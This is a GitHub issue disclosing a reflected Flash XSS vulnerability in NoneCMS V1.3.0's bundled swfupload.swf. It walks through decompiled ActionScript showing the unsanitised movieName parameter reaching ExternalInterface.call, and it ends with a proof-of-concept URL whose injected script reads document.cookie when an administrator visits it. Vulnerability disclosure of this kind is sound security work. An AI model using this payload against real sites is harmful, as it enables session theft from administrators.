

New issue

Jump to bottom

NoneCMS V1.3.0 has a XSS vulnerability in static/admin/js/kindeditor/plugins/multiimage/images/swfupload.swf #30

Open ghost opened this issue on Jun 2, 2020 · 0 comments

ghost commented on Jun 2, 2020

NoneCMS V1.3.0 has a XSS vulnerability in static/admin/js/kindeditor/plugins/multiimage/images/swfupload.swf.

I download the swfupload.swf file and I use FFdec to decompile the file. Then I find that user can control the movieName parameter which will concatenate as the value of flashReady_Callback:

JPEXS Free Flash Decompiler v11.2.0 nightly build 1721 - C:\Users\win7\Desktop\swfupload.swf

WARNING: The code decompilation contains \$\$ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.).

```

282 this.buttonCursorSprite.addEventListener(MouseEvent.CLICK, doNothing);
283 this.stage.addChild(this.buttonCursorSprite);
284 this.movieName = root.loaderInfo.parameters.movieName;
285 this.flashReady_Callback = "SWFUpload.instances[" + this.movieName + "].flashReady";
286 this.fileDialogStart_Callback = "SWFUpload.instances[" + this.movieName + "].fileDialogStart";
287 this.fileQueueError_Callback = "SWFUpload.instances[" + this.movieName + "].fileQueueError";
288 this.fileDialogComplete_Callback = "SWFUpload.instances[" + this.movieName + "].fileDialogComplete";
289 this.uploadStart_Callback = "SWFUpload.instances[" + this.movieName + "].uploadStart";
290 this.uploadProgress_Callback = "SWFUpload.instances[" + this.movieName + "].uploadProgress";
291 this.uploadError_Callback = "SWFUpload.instances[" + this.movieName + "].uploadError";
292 this.uploadSuccess_Callback = "SWFUpload.instances[" + this.movieName + "].uploadSuccess";
293 this.uploadComplete_Callback = "SWFUpload.instances[" + this.movieName + "].uploadComplete";
294 this.debug_Callback = "SWFUpload.instances[" + this.movieName + "].debug";
295 this.testExternalInterface_Callback = "SWFUpload.instances[" + this.movieName + "].testExternalInterface";
296 this.cleanUp_Callback = "SWFUpload.instances[" + this.movieName + "].cleanUp";
297 this.uploadURL = root.loaderInfo.parameters.uploadURL;
298 this.filePostName = root.loaderInfo.parameters.filePostName;
299 this.fileTypes = root.loaderInfo.parameters.fileTypes;
300 this.fileTypesDescription = root.loaderInfo.parameters.fileTypesDescription + " (" + this.fileTypes + ")";
301 this.loadPostParams(root.loaderInfo.parameters.params);
302 if (!this.filePostName)
303 {
304

```

Tracking the flashReady_Callback variable, it will call function ExternalCall.Simple() with one parameter flashReady_Callback:

```

460 this.stage.addEventListener(MouseEvent.CLICK, doNothing);
461 this.Debug("SWFUpload Init Complete");
462 this.PrintDebugInfo();
463 if (ExternalCall.Bool(this.testExternalInterface_Callback))
464 {
465     ExternalCall.Simple(this.flashReady_Callback);
466     this.hasCalledFlashReady = true;
467 }
468 oSelf = this;
469 this.restoreExtIntTimer = new Timer(1000, 0);
470 this.restoreExtIntTimer.addEventListener(TimerEvent.TIMER, function():void
471 {
472     oSelf.CheckExternalInterface();

```

Tracking the flashReady_Callback variable, it will call function ExternalCall.Simple() with one parameter flashReady_Callback:

ExternalCall.Simple(this.flashReady_Callback);

快速查找 flashReady_Callback

Then I check the ExternalCall.Simple() function, this is a piece of code that exists a Flash XSS vulnerability:

```


71 public static function Simple(param1:String) : void
72 {
73     ExternalInterface.call(param1);
74 }
75
76 public static function FileQueueError(param1:String, param2:Number, param3:Object, param4:String) : void
77 {
78     ExternalInterface.call(param1, EscapeMessage(param3), EscapeMessage(param2), EscapeMessage(param4));
79 }
80
81 private static function EscapeArray(param1:Array) : Array
82 {
83     var _loc2_:uint = param1.length;

```

So PoC is as follows:

```
http://192.168.203.1/noneCms/public/static/admin/js/kindeditor/plugins/multiimage/images/swfupload.swf?movieName="}}catch(e){alert(document.cookie)}; //
```

When NoneCMS administrator visits the link in IE or Microsoft Edge, it will cause xss attack:



Assignees
No one assigned
Labels
None yet
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests
0 participants